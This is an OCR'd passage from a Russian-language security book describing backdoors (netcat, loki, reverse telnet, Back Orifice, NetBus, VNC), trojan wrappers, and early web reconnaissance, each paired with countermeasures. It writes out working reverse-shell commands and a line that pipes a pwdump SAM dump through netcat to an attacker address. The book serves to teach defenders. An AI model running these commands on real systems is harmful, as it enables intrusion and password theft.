


Рис. 13.1. Реестр Windows NT, в котором установлен режим запуска слушателя netcat

СОВЕТУЕМ Умные атакующие прячут netcat в виде "троянца" за спиной безобидных программ, например ddedll32.exe или программы, которая вряд ли будет удалена

Параметр -L утилиты netcat восстанавливает прослушивание при обрывах соединения, -d запускает netcat в скрытном режиме (без взаимодействия с консолью), а -e специфицирует запуск программы (в нашем случае — cmd. exe) в интерпретаторе команд NT. Параметр -p определяет порт прослушивания (8080 в нашем примере). Версия для UNIX легко конфигурируется на запуск /bin/sh и установку аналогичных режимов. Атакующему остается подключиться к порту прослушивания netcat и получить удаленную командную оболочку.

REMOTE.EXE **(NT)** Утилита remote из NT Resource Kit запускается в целевой системе в режиме сервера и возвращает командную оболочку всем авторизированным пользователям NT, которые подключаются из соответствующего клиента. Для установки утилиты достаточно скопировать remote.exe в каталог удаленной системы (например, в %systemroot%), поэтому утилитой пользуются для инициализации более изощренных средств, например удаленного управления с графическим интерфейсом или регистратора клавиатуры (см. главу 5).

LOKI Как уже говорилось в главе 10, утилиты loki и lokid обеспечивают простой механизм доступа к системам даже при наличии брандмауэров. Клиентская часть (loki) обертывает команды атакующего (обычно это пакеты IP) заголовками ICMP или UDP и посылает их серверу (lokid), который исполняет команды и возвращает результаты. Многие брандмауэры пропускают пакеты

ICMP и UDP к серверу, поэтому обманный трафик просачивается через такие устройства. Команда запуска сервера lokid:

```
lokid -p -i -v 1
```

Команда запуска клиента:

```
loki -d 172.29.11.191 -p -i -v 1 -t 3
```

Утилиты loki и lokid обеспечивают постоянный "черных ход" в систему, иногда даже сквозь брандмауэр.

Обращенный TELNET В главе 10 обсуждался метод обмана систем UNIX на основе создания "черного хода" с помощью определенной последовательности команд для формирования базы для будущего вторжения. Эти команды исполняются по умолчанию во время установки программы, поэтому не требуется загрузка файлов. Мы назвали этот метод "обращенным telnet", поскольку протокол telnet используется для подключения к окну слушающей утилиты netcat, а результаты возвращаются во второе окно обратного потока telnet.

Для создания обращенного telnet сначала запускаются два слушателя netcat на атакующей системе:

```
nc -nvv -1 -p 80
nc -nvv -1 -p 25
```

Затем в целевой системе запускается команда UNIX, которая организует прием из порта 25, проводит его по конвейеру в локальную оболочку (она выполнит команду), а затем по конвейеру возвращает результат на порт 80 атакующей системы.

```
sleep 10000 | telnet 172.29.11.191 80 | /bin/sh | telnet 172.29.11.191 25
```

ВНИМАНИЕ Используемые в примере порты 80 и 25 присваиваются по умолчанию общеизвестным службам (HTTP и SMTP соответственно), поэтому разрешены на брандмауэрах многих оконечных систем.

Перенаправление ПОрТОВ Взломав одну из основных систем (например, брандмауэр), атакующий сможет использовать порт для перенаправления пакетов в нужную ему точку назначения. Это открывает доступ к системам за брандмауэром. Перенаправление реализуется с помощью прослушивания определенных портов и пересылки необработанных пакетов в указанную систему.

Для перенаправления портов служит множество утилит, однако наиболее успешной (не считая netcat) является datapipe. С ее помощью атакующий может установить редиректор порта, принимающий пакеты на порту 65000 и пересылающий весь трафик в систему NT (порт 139) за собой либо в исходную систему. Затем атакующий может выполнить прямо противоположную работу: запустить datapipe для прослушивания порта 139 своей системы и переслать трафик на порт 65000 целевой системы. Например, атакуем машину NT (172.29.11.100) за брандмауэром. Сначала запустим обманную команду на хосте (172:29.11.2):

```
datapipe 65000 139 172.29.11.100
```

На собственной системе запустим datapipe для прослушивания порта 139 и перенаправления трафика на порт 65000 взломанного хоста:

```
datapipe 139 65000 172.29.11.2
```

Теперь открыт доступ к целевой машине NT (172.29.11.100) через брандмауэр. На рис. 13.2 показан пример перенаправления портов и обман брандмауэра с фильтрацией пакетов.

Рис. 13.2. Перенаправление портов

BACK ORIFICE И NETBUS Обе утилиты имеют графический интерфейс (помимо этого, NetBus предоставляет рудиментарные возможности управления настольным компьютером). Они предназначены для удаленного вызова функций Windows API, поэтому лучше называть эти программы средствами удаленного формирования "черных ходов", а не графическими утилитами удаленного управления. Возможности этих программ обсуждались в главах 4 и 5. Здесь мы лишь перечислим используемые атакующими скрытые места, обязательные для проверки системным администратором.

Сервер Back Orifice может быть сконфигурирован для установки и запуска под любым именем (если параметры не указаны, по умолчанию применяется имя [пробел].exe). Добавляется элемент в ключ реестра HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices, перезапускающий сервер во время загрузки операционной системы. Программа слушает на порту UDP номер 31337, если не задан другой порт.

Новая версия Back Orifice появилась одновременно с выходом этой книги. Back Orifice 2000 сохранила все возможности предыдущей версии и получила два важных добавления: новая версия работает в Windows NT (не только в Win 9*x*), и поставляется исходный код, что существенно усложняет выявление пользовательских клонов программы. В конфигурации по умолчанию B02K слушает на порту TCP 54320 или UDP 54321, копирует себя в файл UMGR32.EXE каталога %systemroot% и устанавливается под именем службы Remote Administration Service. Все эти характеристики легко изменяются утилитой bo2kcfg.exe, поставляемой вместе с программой.

Неплохо конфигурируется утилита NetBus, причем в Интернете циркулирует несколько разных версий этой программы. Исполняемая серверная часть по умолчанию называется patch.exe (можно присвоить любое другое имя) и обычно записывается в ключ реестра HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run для запуска при загрузке системы. NetBus по умолчанию слушает на порту TCP номер 12345 или 20034 (можно изменить).

Установку BO или NetBus с параметрами по умолчанию несложно выявить и удалить.

"Черные ходы" на основе графических утилит удаленного управления Злобные хакеры пользуются прекрасными утилитами удаленного управления для того, чтобы усесться за "виртуальный рабочий стол" целевой системы. Одной из таких утилит является VNC, которая после несложной установки позволяет завладеть удаленной системой и сформировать в ней "черный ход".

VNC Virtual Network Computing (виртуальные сетевые вычисления) от AT&T Laboratories Cambridge является графическим средством удаленного управления (http://www.uk.research.att.com/vnc). В главе 5 было показано, что эта утилита легко устанавливается в Windows NT при удаленном сетевом соединении — достаточно запустить службу VNC из командной строки и изменить один элемент реестра, чтобы сделать запуск незаметным (версии выше 3.3.2 выводят свой значок в панели задач и окно интерактивной регистрации пользователя). Разумеется, в списке процессов независимо от номера версии появляется строка WinVNC.EXE.

Контрмеры: защита удаленного управления

В арсенале атакующего имеется множество утилит для формирования "черного хода" в системе. Что же предпринять системному администратору для обнаружения и удаления подобных программ? Некоторые коммерческие антивирусные пакеты (например, Norton AntiVirus) способны сканировать и удалять "черные ходы" и программы-"троянцы". Существуют также бесплатные средства и общеизвестные методы выявления и очистки систем.

Имена файлов

Наиболее очевидным является исследование файловой системы с целью выявления исполняемых модулей и библиотек программ создания "черных ходов". Многие утилиты поддерживают переименование служебных файлов, однако примерно в половине случаев удается устранить соответствующие дыры в системе защиты. В таблице 13.1 представлены сведения для ручного поиска.

Таблица 13.1. ***Устанавливаемые по умолчанию имена файлов утилит удаленного управления***

Черный ход	Имя (имена) файла	Возможность переименования
remote (NT)	remote.exe	Да
Netcat (UNIX и NT)	nc и nc.exe	Да
Туннели ICMP и UDP	loki и lokid	Да
Back Orifice	[пробел].exe, boserve.exe, boconfig.exe	Да
Back Orifice 2000	bo2k.exe, bo2kcfg.exe, bo2kgui.exe, UMGR32.EXE, bo_peep.dll, bo3des.dll	Да
NetBus	patch.exe, NBSvr.exe, KeyHook.dll	Да

Конфигурационные файлы и элементы реестра

"Черные ходы" бесполезны, если они не восстанавливаются после перезагрузки или если администратор удаляет соответствующую службу. Поэтому атакующие обычно помещают ссылки на утилиты формирования "черного хода" в конфигурационные файлы или ключи реестра. Действительно, многие утилиты такого рода для Windows пользуются определенными элементами реестра для выполнения основных операций, что позволяет найти и удалить эти программы.

Back Orifice записывает данные в ключ запуска реестра HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\. По умолчанию формируется элемент "(Default)" со значением " .exe" ([пробел].exe), что создает ссылку на заданный по умолчанию сервер BO а каталоге C:\windows\system. Разумеется, это значение может быть изменено атакующим на любое другое. Если один из элементов указанного выше ключа реестра ссылается на файл размером примерно 124 928 байт, то, скорее всего, это файл BO. Дополнительные рекомендации по BO опубликованы в сообщении Internet Security Systems (ISS) по адресу http://xforce.iss.net/alerts/advise5.php3.

Последняя версия NetBus создает несколько ключей в разделе HKEY_LOCAL_MACHINE\SOFTWARE\Net Solutions\NetBus Server, но важнее проверить ключ HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run, который хранит ссылку на исполняемый модуль сервера (в старых версиях именем по умолчанию является SysEdit, но атакующий может изменить это значение). Именно в этом ключе проще всего найти NetBus.

WinVNC создает ключ HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3.

В системах UNIX рекомендуем искать в /etc/inetd.conf файлы rc, точнее — подозрительные фоновые процессы.

Порты слушания

Многие средства создания "черных ходов" поддерживают переименование или иные методы скрытия, поэтому важно проверить точку входа злоумышленника в систему — определенный сетевой порт, находящийся в режиме прослушивания удаленного подключения.

Существует несколько способов выявления слушающих портов. В NT и UNIX следует использовать команду netstat -na для вывода на консоль списка

открытых сокетов. Для сканирования большой сети лучше подойдет сканер портов или специальная утилита сетевого сканирования (см. главу 2).

Вне зависимости от выбранного инструмента, результат будет бессмысленным, если не известно, что нужно искать. В таблице 13.2 представлено несколько типичных параметров программного обеспечения удаленного управления.


Если в системе найдется один из таких портов в режиме прослушивания, то, скорее всего, в системе создана брешь (злобным хакером или беспечным администратором). Обратите внимание и на порты, которые кажутся безобидными, поскольку многие утилиты способны конфигурироваться на работу с иными портами. По всему периметру сети следует запретить доступ к этим портам из Интернета.

Таблица 13.2. ***Номера портов для "черных ходов" в системах удаленного управления***

Черный ход	Порт TCP по умолчанию	Порт UDP по умолчанию	Возможность перехода на альтернативный порт
Remote.exe	135-139	135 — 139	Нет
Netcat	Любой	Любой	Да
Loki	Неизвестен	Неизвестен	Неизвестно
Обращенный telnet	Любой	Неизвестен	Да
Back Orifice	Неизвестен	31337	Да
Back Orifice 2000	54320	54321	Да
NetBus	12345	Неизвестен	Да
Masters Paradise	40421, 40422, 40426	Неизвестен	Да
pcAnywhere	22, 5631, 5632, 65301	22, 5632	Да
ReachOut	43188	Нет	Нет
Remotely Anywhere	2000, 2001	Нет	Да
Remotely Possible / ControlIT	799, 800	800	Да
Timbuktu	407	407	Нет
VNC	5800, 5801...	Нет	Да

Контрмеры: защита от действий Back Orifice (и других утилит)

Back Orifice (вместе с утилитами FTP, telnet, SMTP, HTTP и др.) выявляется бесплатной утилитой BackOfficer Friendly от Network Flight Recorder (http://www.nfr.net/products/bof/). Эта графическая утилита работает в среде Win32 и, прослушивая порты, выявляет все попытки подключения к системе. Функция Fake Replies (обманный ответ) позволяет откликаться на запросы telnet, при этом регистрируются имя пользователя и пароль, используемые атакующим для входа в систему. На рисунке показано, что утилита прекрасно отслеживает попытки взлома системы:



Элементы списка процессов

Еще одним методом обнаружения "черных ходов" является исследование списка процессов (process list). Нужно искать исполняемые модули, подобные пс, WinVNC.exe и т.д. В NT можно воспользоваться утилитой pulist из состава NTRK, которая показывает все исполняющиеся процессы, либо утилитой sclist, отображающей все работающие службы. Команды pulist и sclist могут применяться в сценариях автоматической проверки локальной системы. Приведем пример выходных данных pulist:

```
C:\nt\ew>pulist
Process          PID  User
Idle             0
System           2
smss.exe         24   NT AUTHORITY\SYSTEM
CSRSS.EXE        32   NT AUTHORITY\SYSTEM
WINLOGON.EXE     38   NT AUTHORITYVSYSTEM
SERVICES.EXE     46   NT AUTHORITY\SYSTEM
LSASS.EXE        49   NT AUTHORITY\SYSTEM
...
CMD.EXE          295  TOGA\administrator
nfrbof.exe       265  TOGA\administrator
UEDIT32.EXE      313  TOGA\administrator
NTVDM.EXE        267  TOGA\administrator
PULIST.EXE       309  TOGA\administrator
C:\nt\ew>
```

Утилита sclist выводит список служб удаленного компьютера:

```
C:\nt\ew>sclist \\172.29.11.191
-----------------------------------------
- Service list for \\172.29.11.191
-----------------------------------------
running   Alerter                Alerter
running   Browser               Computer Browser
stopped   ClipSrv               ClipBook Server
running   DHCP                  DHCP Client
running   EventLog              EventLog
running   LanmanServer          Server
running   LanmanWorkstation     Workstation
```

running	LicenseService	License Logging Service
...		
stopped	Schedule	Schedule
running	Spooler	Spooler
stopped	TapiSrv	Telephony Service
stopped	UPS	UPS

В системах UNIX можно использовать команду ps. Практически любая версия UNIX поддерживает разнообразные параметры этой команды, но в Linux следует ввести ps -aux, а в Solaris — ps -ef. Команды легко включаются в сценарии и выводят списки работающих процессов.

Разумеется, исполняемые модули могут быть переименованы, а программы-"троянцы" трудно отличить от законных служб и процессов, поэтому рекомендуем проводить инвентаризацию программного обеспечения сразу после установки операционной системы, после обновлений и после инсталляции каждого программного пакета.

Специальные программы очистки

Кроме устранения "черных ходов" вручную, можно применить автоматизированные средства для проведения этой работы. Например, утилита The Cleaner от MooSoft Development (http://www.moosoft.com/cleaner.php3) способна выявить и истребить более 100 различных типов программ "черных ходов" и "троянцев". Многие современные антивирусные пакеты оснащены средствами идентификации программ такого рода (например, выявляют Back Orifice и NetBus). Выбирая утилиту очистки, обратите внимание на создание цифровых меток и исследование ключей реестра.

Общие контрмеры: устранение "черных ходов"

Наилучшей защитной мерой является постоянный и тщательный аудит системы. Администратор должен знать каждый файл системы, исследовать файлы запуска на наличие неизвестных элементов и отслеживать изменение файлов.

Как минимум необходим полный и регулярно обновляемый список файлов и каталогов. В Novell поможет команда ndir, отслеживающая размер файла, время последнего доступа к файлу и другие подобные параметры. В NT команда dir выводит время последнего сохранения файла, время последнего доступа к файлу и его размер. В системах UNIX рекомендуем создать сценарий регистрации имен и размеров файлов на основе команды ls -la.

Программы-"троянцы"

Популярность: 10
Простота: 8
Результативность: 10
Степень риска: 9.5

"Троянским конем" называется программа, скрывающая за полезными функциями злонамеренные операции. Многие из обсуждавшихся выше утилит формирования "черных ходов" прячутся в безобидных программных пакетах,

которые устанавливает наивный пользователь, даже не подозревая о формировании дыры в системе защиты.

Whack-A-Mole

Популярным средством доставки NetBus является игра Whack-A-Mole, где в единственном исполняемом модуле whackamole.exe находится самораспаковывающийся архив WinZip. Программа Whack-A-Mole устанавливает сервер NetBus с именем explore.exe и создает указатель на исполняемый модуль сервера в ключе HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, поэтому NetBus стартует при каждой загрузке системы (в ключе это указано элементом "explore"). Все происходит совершенно незаметно, поскольку небольшая игровая программа Whack-A-Mole работает прекрасно:

BoSniffer

Лучшим методом заражения всегда были средства лечения. Например, утилита BoSniffer, призванная бороться с Back Orifice, на самом деле устанавливает сервер BO. Внимательнее относитесь к бесплатным средствам защиты. К счастью, удалить установленный сервер BO можно стандартными средствами (см. выше).

eLiTeWrap

Еще одной популярной программой-"троянцем" является утилита eLiTeWrap, содержащаяся во многих архивах Интернета. Программа пакует несколько файлов в единый исполняемый модуль, а затем извлекает и исполняет эти файлы на удаленном компьютере. Кроме того, можно создать пакетный файл (сценарий), позволяющий атакующему сформировать весьма уникальное вторжение в систему, например:

```
C:\nt\ew>elitewrap
eLiTeWrap 1.03 - (C) Tom "eLiTe" McIntyre
tom@dundeecake.demon.co.uk
http://www.dundeecake.demon.co.uk/elitewrap
Stub size: 7712 bytes
Enter name of output file: bad.exe
```

```
Operations: 1 - Pack only
            2 - Pack and execute, visible, asynchronously
            3 - Pack and execute, hidden, asynchronously
            4 - Pack and execute, visible, synchronously
            5 - Pack and execute, hidden, synchronously
            6 - Execute only, visible, asynchronously
            7 - Execute only, hidden, asynchronously
            8 - Execute only, visible, synchronously
            9 - Execute only, hidden, synchronously
Enter package file #1: c:\nt\pwdump.exe
Enter operation: 1
Enter package file #2: c:\nt\nc.exe
Enter operation: 1
Enter package file #3: c:\nt\ew\attack.bat
Enter operation: 7
Enter command line:
Enter package file #4:
All done :)
```

Появился файл bad.exe. Во время запуска он извлекает из себя pwdump.exe **и nc.exe, а затем исполняет пакетный файл attack.bat с одной командой, например** pwdump | nc.exe 192.168.1.1 **3000, которая выведет дамп базы данных NT SAM на атакующую систему (192.168.1.1).**

eLiTeWrap является **наиболее популярной утилитой создания программ-"троянцев", хотя их легко выявить, если атакующий забудет удалить из исполняемого модуля следы eLiTeWrap. Следующая команда Find обнаружит следы eLiTeWrap в любом файле .EXE:**

```
C:\nt\ew>find "eLiTeWrap" bad.exe
----- BAD.EXE
eLiTeWrap V1.03
```

Ключевое слово "eLiTeWrap" может быть изменено, поэтому не следует полностью полагаться на предложенную команду.


FPWNCLNT.DLL в Windows NT

Одной из вероломных операций программы-"троянца" **является захват имен и паролей посредством маскировки под компонент регистрации в системе. Примером может служить библиотека FPNWCLNT.DLL сервера NT, необходимая для синхронизации паролей с системами Novell NetWare. Библиотека перехватывает введенные пароли до их шифрования и записи в SAM и предоставляет их в "читабельном" формате службам NetWare.**

В Интернете опубликован **пример кода регистрации изменения паролей в файле** C:\TEMP\PWDCHANGE.OUT. **Это лишь сведения об изменениях, а не реальные пароли системы (http://www.ntsecurity.net/security/passworddll.htm). Тем не менее атакующий сможет с успехом использовать данную информацию, поскольку код легко модифицировать для захвата паролей и записи их открытым текстом.**

Контрмеры: защита от действий FPNWCLNT

Если нет надобности в синхронизации паролей между NT и NetWare, удалите библиотеку FPNWCLNT.DLL из каталога %systemroot%\system32. Проверьте ключ реестра HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Notification Packages (REG_MULTI_SZ) и удалите из него строку FPNWCLNT. Если же библиотека DLL необходима для совместной работы смешанной среды, проверьте, что используется исходная версия корпорации Microsoft (сравните атрибуты рабочей копии с хорошим вариантом, т.е. с файлом дистрибутива NT). При любых подозрениях восстановите копию с исходного носителя.



Глава 14

Взлом web-сайтов

Тысячи компаний осознали необходимость присутствия в Интернете для распространения информации, продажи товаров, обеспечения технической поддержки и поддержания контактов с клиентами и потребителями. Многие организации благоразумно устанавливают фильтрующие маршрутизаторы, брандмауэры и системы выявления вторжений для обеспечения безопасности своих данных в Интернете. Однако необходимы дополнительные меры по защите уязвимых точек web-систем. Почему? Дело в том, что большая часть web-атак проводится через порты, которые всегда должны быть открыты для доступа в Интернете (80, 81, 8000, 8001, 8010 и т.д.). Мы покажем, каким мощным средством в руках атакующего является обычный web-браузер.

Разумеется, существуют меры по снижению риска, но большинство уязвимых мест связано с качеством программирования, логикой работы программ и методами управления потоками информации, поэтому обязательным становится ежедневный мониторинг систем. Мы укажем методы борьбы с наиболее распространенными атаками и начнем с простейших методов взлома.

Кража информации в WEB

В главе 1 было показано, что при проведении рекогносцировки атакующий стремится получить как можно больше информации о хостах и сетях. Это же справедливо и для кражи информации в Интернете. Атакующий должен вручную исследовать web-страницы целевого сайта и извлечь наиболее полезные сведения — уязвимость кода, комментариев или методов построения сайта. Рассмотрим несколько методов кражи данных с web-сайтов, включая постраничное сканирование и автоматизированные средства извлечения данных.

Постраничный просмотр

Популярность: 10
Простота: 9
Результативность: 2
Степень риска: 7

Старым, но действенным методом кражи остается просмотр страниц вручную и исследование исходного кода в окне браузера. Код документа HTML содержит много интересных сведений, включая комментарии разработчика, адреса электронной почты, номера телефонов, коды JavaScript и т.д. На рис. 14.1 показан исходный код HTML страницы (в браузере следует выполнить команду View | Page Source).

Утилиты

Популярность: 10
Простота: 9
Результативность: 1
Степень риска: 7

Для больших web-сайтов (свыше 30 страниц) атакующие обычно применяют автоматизированные средства поиска — пользовательские сценарии или специальные утилиты. Сценарии можно писать на разных языках, но нам больше всего нравится Perl. Простой код на Perl позволяет перемещаться по web-серверу и искать вхождения заданных ключевых слов. Готовые

```
Source of http://127.0.0.1/welcome.html - Netscape

<!-- The Welcome Center home page
     Note to programmers:  be sure to use agreed upon directory structure.
     /opt/html
     /opt/cgi-bin (try test-cgi or get.cgi for testing)
     /opt/test
-->

<HTML>
<HEAD>
<TITLE>Welcome center home page</TITLE>
</HEAD>
<BODY BGCOLOR="#0000FF" TEXT="#FFFFFF">
<h1>Welcome to the world of web hacking.</h1>
<IMG src="file:///c%7C/temp/mtmow1.jpg">
<h2>This is a test, this is only a test.</h2>
<! -- Old password is "mytest". -- >
</BODY>
</HTML>

<!-- Any problems or questions during development give me a call at:
     800-555-1234 - me@welcome.com
-->
```

Рис. 14.1. Исходный код HTML содержит ценную информацию, в том числе сведения о структуре каталогов, телефонные номера, почтовые адреса и адреса электронной почты разработчика страницы

бесплатные или недорогие сценарии на Perl можно найти с помощью CGI Resource Index (http://cgi.resourceindex.com/Pro- grams_and_Scripts/Perl/ Searching /Searching_Your_Web_Site/).

Для UNIX и NT существует несколько специальных утилит копирования, но нам по душе Teleport Pro для NT (см. рис. 14.2). Эта утилита создана Tennyson Maxwell Information Systems (http://www.tenmax.com). Она формирует зеркальную копию сайта для локального просмотра.






Рис. 14.2. Teleport Pro

Для более тщательного исследования придется вручную загрузить каждую страницу, удовлетворяющую условию поиска. Предположим, что требуется найти web-страницы с определенными ключевыми словами (даже если эти слова содержатся только в коде HTML), например "email", "contact", "user*", "pass*", "updated". В Teleport Pro нужно указать эти слова и определенные типы файлов (*.htm, *.html, *.shtm, *.shtml, *.txt, *.cfm), а затем провести загрузку из Интернета. В Teleport Pro можно задать типы файлов для поиска:



Кроме того, Teleport Pro способна искать страницы по ключевым словам:



После копирования нужных web-страниц в локальную систему атакующему придется изучить каждую страницу, каждый графический файл, форму и сценарий, чтобы разобраться в структуре и составе web-сайта. Но это еще слишком далеко до выявления уязвимых точек сайта.

Контрмеры: предотвращение кражи данных с web-сайтов

1. Мониторинг регистрации для выявления быстрого повторного запроса GET из одного и того же источника.
2. Реализация сценария garbage.cgi, автоматически выводящего бесконечный информационный мусор. Teleport Pro способна преодолеть такую защиту сайта, хотя доступ атакующего к данным будет затруднен.

Выявление общеизвестных уязвимых точек

Как всегда, проще начать с того фрукта на дереве, что висит ниже всех. К общеизвестным относятся несколько уязвимых мест web-сайтов, существующих уже многие годы. Возможно, атакующему посчастливится натолкнуться на одно из них.

Автоматизированные сценарии

Популярность: 10
Простота: 9
Результативность: 4
Степень риска: 8

Использование готового сценария, написанного одним из известных хакеров, позволит быстро найти общеизвестные дыры в защите web-сайта. Средства выявления уязвимостей регулярно публикуются в Интернете, в частности на сайте Technotronic (www.technotronic.com).

Phfscan.c

Уязвимость PHF стала первой общеизвестной дырой в защите сценариев web-серверов. Дело в том, что атакующий может исполнить любую команду от лица локального пользователя web-сервера. Обычно производится пересылка файла /etc/passwd. Выявить уязвимость способно несколько программ и сценариев, которыми пользуются как хакеры, так и администраторы. Одной из наиболее популярных программ является phfscan.c. Для применения этой программы нужно скомпилировать ее (дсс phfscan.c -о phfscan), создать список сканируемых хостов (воспользуйтесь gping) и, поместив в каталог программы, присвоить файлу списка имя host.phf. Запустите двоичный образ (phfscan), и программа выведет список уязвимых серверов.

